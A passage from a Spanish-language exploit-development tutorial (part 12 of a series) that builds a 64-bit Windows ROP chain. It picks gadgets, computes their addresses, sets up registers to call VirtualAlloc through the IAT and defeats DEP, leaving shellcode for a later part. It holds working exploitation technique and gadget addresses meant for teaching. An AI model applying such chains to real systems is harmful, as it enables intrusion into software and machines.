
Tenemos esos dos el primero me rompe RCX ya que el mismo tendría que valer 0x40, veamos que pasa con el segundo.

hex(0x11cfd - 0x400 + 0x140000000 + 0x1000)

'0x1400128fd'

Este mueve RDX a r9 solo si el flag Z está activo, si ven en uno de los gadgets anteriores hubo una resta basura y como ambos miembros son cero el resultado es cero y se activa el flag Z que se activa si el resultado de una operación es cero. (dibuje messi, esquivando a puro dribbling jeje)






Repetimos el gadget POP RDX, esta vez le pasamos 1 para el último registro que falta.





Ya tenemos todos los registros seteados solo falta llamar a la funcion virtualalloc.

.Line 3144: 0x0000def5: pop rax ; ret ; (1 found)


Este nos sirve para setear el valor de la IAT de VirtualAlloc en RAX que está en 0x00000001400013000








Y el último gadget salta a VirtualAlloc.






Llegamos bien con los argumentos correctos veamos si podemos seguir, y llegar al RET para volver a controlar la ejecución.



La funcion devuelve correctamente la dirección donde necesito permiso de ejecución.

También controlamos el RETURN ADDRESS ya que saltamos de un JMP[RAX] y al no ser un CALL no guardo el RETURN ADDRESS y usa el que deje en el stack, así que solo falta en CALL RSP o PUSH RSP-RET y estamos ejecutando.

Recordamos que RAX quedó apuntando al inicio de mis datos, aunque algo se rompió alli, ya que los gadgets escribieron en el inicio, pero lo puedo solucionar.




0x00001679: add rax, 0x28 ; add rsp, 0x28 ; ret ; (1 found)

0x00001436: call rax ; (1 found)

Con esto le sumaremos a RAX el valor 0x28 antes de saltar


hex(0x1679 - 0x400 + 0x140000000 + 0x1000)

'0x140002279'




Vemos que como tiene un ADD RSP, 28 el CALL RAX final debe ir más abajo.

Y ya estamos ejecutando y vencimos el DEP.



Recordemos que las Aes en 32 bits eran 0x41 y era una instrucción ejecutable, aquí no lo es así que ponemos NOPS.



Ahora solo nos queda, agregarle un shellcode pero eso lo haremos en la parte siguiente, así explicamos el RESOLVER en 64 bits, esta parte ya se extendió demasiado.

Hasta la parte 13

Ricardo Narvaja

21/03/2020